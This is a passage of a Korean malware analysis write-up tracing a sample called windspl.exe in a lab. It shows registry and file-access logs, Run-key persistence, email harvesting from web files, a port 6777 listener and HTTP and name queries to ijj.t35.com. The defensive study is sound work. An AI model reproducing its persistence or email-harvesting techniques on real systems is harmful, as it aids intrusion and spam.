
windspl.exe:1196	CloseKey	HKLM₩Software₩Microsoft₩Rpc	SUCCESS	
windspl.exe:1196	OpenKey	HKLM₩Software₩Microsoft₩Windows NT₩CurrentVersion₩Image File Exec...	NOT FOUND	
windspl.exe:1196	OpenKey	HKLM₩Software₩Policies₩Microsoft₩Windows NT₩Rpc	NOT FOUND	
windspl.exe:1196	OpenKey	HKLM₩System₩CurrentControlSet₩Control₩ComputerName	SUCCESS	Access: 0x20019
windspl.exe:1196	OpenKey	HKLM₩System₩CurrentControlSet₩Control₩ComputerName₩ActiveComputer...	SUCCESS	Access: 0x20019
windspl.exe:1196	QueryValue	HKLM₩System₩CurrentControlSet₩Control₩ComputerName₩ActiveComputer...	SUCCESS	"XSTONE-ANALYSIS"
windspl.exe:1196	CloseKey	HKLM₩System₩CurrentControlSet₩Control₩ComputerName₩ActiveComputer...	SUCCESS	
windspl.exe:1196	CloseKey	HKLM₩System₩CurrentControlSet₩Control₩ComputerName	SUCCESS	
windspl.exe:1196	CreateKey	HKCU₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Run	SUCCESS	Access: 0x2000000
windspl.exe:1196	SetValue	HKCU₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Run₩DsplObjects	SUCCESS	"C:₩WINDOWS₩System32₩windspl.exe"
windspl.exe:1196	CloseKey	HKCU₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Run	SUCCESS	
windspl.exe:1196	OpenKey	HKLM₩System₩CurrentControlSet₩Services₩WinSock2₩Parameters	SUCCESS	Access: 0x2000000
windspl.exe:1196	QueryValue	HKLM₩System₩CurrentControlSet₩Services₩WinSock2₩Parameters₩WinSoc...	SUCCESS	"2,0"
windspl.exe:1196	QueryValue	HKLM₩System₩CurrentControlSet₩Services₩WinSock2₩Parameters₩WinSoc...	SUCCESS	"2,0"
windspl.exe:1196	OpenKey	HKLM₩System₩CurrentControlSet₩Services₩WinSock2₩Parameters₩Protoc...	SUCCESS	Access: 0x2000000
windspl.exe:1196	QueryValue	HKLM₩System₩CurrentControlSet₩Services₩WinSock2₩Parameters₩Protoc...	SUCCESS	0x4
windspl.exe:1196	QueryValue	HKLM₩System₩CurrentControlSet₩Services₩WinSock2₩Parameters₩Protoc...	SUCCESS	0x4

처음 분석할 때 *.html / *.jsp 등 문서파일에서 이메일을 추출하는 부분이 있어서
임의로 c:₩ 디렉토리에 a.html / a.jsp / a.php / a.htm 파일을 생성하고, 임의의 이메일주소를 넣었고,
화면은 악성코드가 각각의 디렉토리를 검색하여 이메일을 추출하는 화면입니다.

```
C:₩a.htm                                SUCCESS
C:₩                                     SUCCESS         FileBothDirectoryInformation
C:₩a.html                               SUCCESS         Options: Open  Access: Read
C:₩a.html                               SUCCESS         Length: 1254
C:₩a.html                               SUCCESS         Length: 1254
C:₩a.html                               SUCCESS
C:₩a.jsp                                SUCCESS         Options: Open  Access: Read
C:₩a.jsp                                SUCCESS         Length: 1254
C:₩a.jsp                                SUCCESS         Length: 1254
C:₩a.jsp                                SUCCESS
C:₩a.php                                SUCCESS         Options: Open  Access: Read
C:₩a.php                                SUCCESS         Length: 1254
C:₩a.php                                SUCCESS         Length: 1254
C:₩a.php                                SUCCESS
C:₩Config.Msi₩                          SUCCESS         Options: Open Directory  Access: 00100001
C:₩Config.Msi₩                          SUCCESS         FileBothDirectoryInformation: *
C:₩Config.Msi₩                          SUCCESS         FileBothDirectoryInformation
C:₩Config.Msi₩                          NO MORE FILES   FileBothDirectoryInformation
C:₩Config.Msi₩                          SUCCESS
C:₩Documents and Settings₩              SUCCESS         Options: Open Directory  Access: 00100001
C:₩Documents and Settings₩              SUCCESS         FileBothDirectoryInformation: *
```


```
C:₩Documents and Settings₩Administrator₩Templates₩              SUCCESS         Options: Open Directory  Access: 00100001
C:₩Documents and Settings₩Administrator₩Templates₩              SUCCESS         FileBothDirectoryInformation: *
C:₩Documents and Settings₩Administrator₩Templates₩              SUCCESS         FileBothDirectoryInformation
C:₩Documents and Settings₩Administrator₩Templates₩excel.xls     SUCCESS         Options: Open  Access: Read
C:₩Documents and Settings₩Administrator₩Templates₩excel.xls     SUCCESS         Length: 5632
C:₩Documents and Settings₩Administrator₩Templates₩excel.xls     SUCCESS         Length: 5632
C:₩Documents and Settings₩Administrator₩Templates₩excel.xls     SUCCESS
C:₩Documents and Settings₩Administrator₩Templates₩excel4.xls    SUCCESS         Options: Open  Access: Read
C:₩Documents and Settings₩Administrator₩Templates₩excel4.xls    SUCCESS         Length: 1518
C:₩Documents and Settings₩Administrator₩Templates₩excel4.xls    SUCCESS         Length: 1518
C:₩Documents and Settings₩Administrator₩Templates₩excel4.xls    SUCCESS
C:₩Documents and Settings₩Administrator₩Templates₩              NO MORE FILES   FileBothDirectoryInformation
C:₩Documents and Settings₩Administrator₩Templates₩              SUCCESS
C:₩Documents and Settings₩Administrator₩바탕 화면₩              SUCCESS         Options: Open Directory  Access: 00100001
C:₩Documents and Settings₩Administrator₩바탕 화면₩              SUCCESS         FileBothDirectoryInformation: *
```

windspl.exe 6777 포트를 listening 하는 모습입니다.



6777번 포트를 Listening 하는 프로그램은 생성된 c:₩windows₩system32₩windspl.exe입니다.


6000번대 포트면 IRC 기능이 있는지 의심을 해봐야 하는데 Strings 결과에는 IRC에 관련된 명령어들과 정보들이 없었습니다. 그래도 한번 6777 포트로 접속을 시도해본 화면입니다.
IRC 와 관련없는 악성코드가 맞습니다.
만약에 IRC기능을 한다면 재밌는 상황들을 볼수 있는데 말이죠.



어느정도 악성코드가 실행이 되었다면 악성코드를 종료 합니다.
그리고 나서 Regshot 2nd 샷을 찍습니다. 다음은 결과 화면중에 중요부분만 남겨놓은 결과입니다.
시작 레지스트리에 등록되는것을 볼수가 있습니다.


```
Regshot 1.7
Comments:
Datetime:2006/12/21 09:41:37  ,  2006/12/21 09:44:11
Computer:XSTONE-ANALYSIS , XSTONE-ANALYSIS
Username:m(^^)m , m(^^)m


HKU₩S-1-5-21-1547161642-1563985344-1801674531-1003₩Software₩Microsoft₩Windows₩CurrentVersion₩Run₩DsplObjects:
"C:₩WINDOWS₩System32₩windspl.exe"
```

Ethereal에서 외부로 나가는 패킷들이 잡혔습니다.
도메인 질의를 하는것을 볼수 있습니다. 이제 무엇을 할까요. 웹서버가 있는 가상환경으로 돌려봅시다.



분석 시스템에 hosts 파일을 다음과 같이 편집합니다.
도메인 질의를 할시에 Windows는 hosts 파일을 먼저 참조하기 때문에 이곳에 설정되어있는
IP로 바로 접속을 시도하게 됩니다.
따로 도메인질의 과정 (root 서버 -> 하위서버) 이런식의 도메인 질의는 안하게 됩니다.

총 4개의 도메인 리스트가 있지만 3개만 등록하고 악성코드를 실행시켜 보겠습니다.



이제 다시 악성코드를 실행합니다.
다음과 같이 정상적으로 웹서버에 반응하고 요청을 하는것을 볼수가 있으며 처음 생각하기로는 사이트에 접속하여 어떤 다른 악성코드를 받으려고 파일을 요청하는 패킷을 보낼줄 알았는데 그냥 웹문서만 받는것을 볼수 있습니다.

이게 아니라면 실제환경상의 차이로 받아야할 파일을 못받는 경우 이거나
사이트에 접속을 시도하면 자동으로 파일을 send 해주는 script를 사이트에 심을수도 있구요.
악성코드를 접속해서 다운을 받아야 하는데 받아야할 사이트가 동작을 안하거나 여러 가지 이유가 있습니다. 일단은 index 웹페이지만 요청을 하는것을 볼수 있습니다.

No.	Time	Source	Destination	Protocol	Info
3	0.023956	192.168.5.100	192.168.5.55	TCP	1042 > http [SYN] Seq=0 Len=0 MSS=1460
4	0.024387	192.168.5.55	192.168.5.100	TCP	http > 1042 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=14
5	0.025019	192.168.5.100	192.168.5.55	TCP	1042 > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
6	0.031220	192.168.5.100	192.168.5.55	HTTP	GET / HTTP/1.1
7	0.031619	192.168.5.55	192.168.5.100	TCP	http > 1042 [ACK] Seq=1 Ack=74 Win=5840 Len=0
8	0.045875	192.168.5.100	192.168.5.55	TCP	1043 > http [SYN] Seq=0 Len=0 MSS=1460
9	0.050966	192.168.5.55	192.168.5.100	TCP	http > 1043 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=14
10	0.055318	192.168.5.55	192.168.5.100	HTTP	HTTP/1.1 200 OK (text/html)
11	0.061999	192.168.5.100	192.168.5.55	TCP	1043 > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
12	0.064879	192.168.5.100	192.168.5.55	HTTP	GET / HTTP/1.1
13	0.065605	192.168.5.55	192.168.5.100	TCP	http > 1043 [ACK] Seq=1 Ack=61 Win=5840 Len=0
14	0.072357	192.168.5.55	192.168.5.100	HTTP	HTTP/1.1 200 OK (text/html)
15	0.141682	192.168.5.100	192.168.5.55	TCP	[TCP ACKed lost segment] 1042 > http [RST] Seq=74 Len=0
16	0.146549	192.168.5.100	192.168.5.55	TCP	1044 > http [SYN] Seq=0 Len=0 MSS=1460
17	0.147128	192.168.5.55	192.168.5.100	TCP	http > 1044 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=14
18	0.147297	192.168.5.100	192.168.5.55	TCP	1044 > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
19	0.147720	192.168.5.100	192.168.5.55	HTTP	GET / HTTP/1.1
20	0.148361	192.168.5.55	192.168.5.100	TCP	http > 1044 [ACK] Seq=1 Ack=63 Win=5840 Len=0
21	0.152336	192.168.5.55	192.168.5.100	HTTP	HTTP/1.1 200 OK (text/html)
22	0.183141	192.168.5.100	192.168.5.255	NBNS	Name query NB IJJ.T235.COM<00>
23	0.210827	192.168.5.100	192.168.5.55	TCP	1043 > http [ACK] Seq=61 Ack=1114 Win=63127 Len=0
24	0.311993	192.168.5.100	192.168.5.55	TCP	1044 > http [ACK] Seq=63 Ack=1114 Win=63127 Len=0
25	0.991872	192.168.5.100	192.168.5.255	NBNS	Name query NB IJJ.T235.COM<00>
26	1.693806	192.168.5.100	192.168.5.255	NBNS	Name query NB IJJ.T235.COM<00>


또 한가지 외부에 패킷을 보내거나 받을때는 regisp32.exe 파일이 담당하는것을 볼수 있습니다.
windspl.exe 는 단지 6777포트를 Listening 합니다.

Process Name	Proce...	P...	Local Port	Local Address	Remote...	Remote...	Remote Addr...	Remote Host Na.
cftpstes.exe	1832	TCP	1000	0.0.0.0			0.0.0.0	
eDonkey2000,..	1716	TCP	4662	0.0.0.0			0.0.0.0	
regisp32.exe	1132	TCP	1168	0.0.0.0			0.0.0.0	
regisp32.exe	1132	TCP	1169	0.0.0.0			0.0.0.0	
regisp32.exe	1132	TCP	1168	192.168.5.100	80	http	192.168.5.55	ijj.t35.com
regisp32.exe	1132	TCP	1169	192.168.5.100	80	http	192.168.5.55	ijj.t35.com
svchost.exe	880	TCP	135	0.0.0.0			0.0.0.0	
svchost.exe	1024	TCP	1025	0.0.0.0			0.0.0.0	
svchost.exe	1024	TCP	3389	0.0.0.0			0.0.0.0	
svchost.exe	1208	TCP	5000	0.0.0.0			0.0.0.0	
System	4	TCP	445	0.0.0.0			0.0.0.0	
System	4	TCP	139	192.168.5.100			0.0.0.0	
UdServe.exe	1944	TCP	13621	0.0.0.0			0.0.0.0	
windspl.exe	908	TCP	6777	0.0.0.0			0.0.0.0	
eDonkey2000,..	1716	UDP	1032	0.0.0.0				
eDonkey2000,..	1716	UDP	7819	0.0.0.0				
eDonkey2000,..	1716	UDP	1031	127.0.0.1				
lsass.exe	716	UDP	500	0.0.0.0				
svchost.exe	880	UDP	135	0.0.0.0				

또한, 다음과 같이 계속 트래픽을 발생시킵니다.


```
NBNS      Name query NBSTAT *<00><00><00><00><00><00><00><00><00><00><00><0
TCP       domain > 1071 [RST] Seq=6946054 Len=0
BROWSER   Become Backup Browser
TCP       1072 > domain [SYN] Seq=0 Len=0 MSS=1460
NBNS      Name query NBSTAT *<00><00><00><00><00><00><00><00><00><00><00><0
TCP       domain > 1072 [RST] Seq=0 Len=0
